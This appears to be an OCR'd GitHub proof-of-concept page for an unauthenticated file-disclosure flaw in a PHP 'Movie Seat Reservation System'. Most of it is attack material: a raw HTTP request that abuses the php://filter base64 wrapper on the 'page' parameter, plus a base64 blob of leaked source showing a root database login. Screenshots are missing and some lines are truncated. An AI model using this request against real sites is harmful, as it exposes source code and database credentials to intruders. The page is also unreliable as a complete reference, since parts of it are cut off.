D4rkP0w4r Update POC.md History

1 contributor

32 lines (32 sloc) | 1.59 KB ...


Movie Seat Reservation System File Disclosure

- `Note` => don't need login


Exploit

- Exploit with Burp Suite

```
http://192.168.1.101:8080/Movie_Seat_Reservation_System/index.php?page=home
```




- Use Burp Suite capture request and payload => `Send`




- Then decode `Base64`

```
PD9waHAgDQoNCiRjb25uPSBuZXcgbXlzcWxpKCdsb2NhbGhvc3QnLCdyb290JywnJywndGhlYXRlcl9kYic
```



Vulnerable Code



POC

- Request

```
GET /Movie_Seat_Reservation_System/index.php?page=php://filter/convert.base64-encode
Host: 192.168.1.101:8080
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, lik
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Referer: http://192.168.1.101:8080/Movie_Seat_Reservation_System/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
Cookie: PHPSESSID=0722dtqnb1dgvuono8uubajcae
Connection: close
```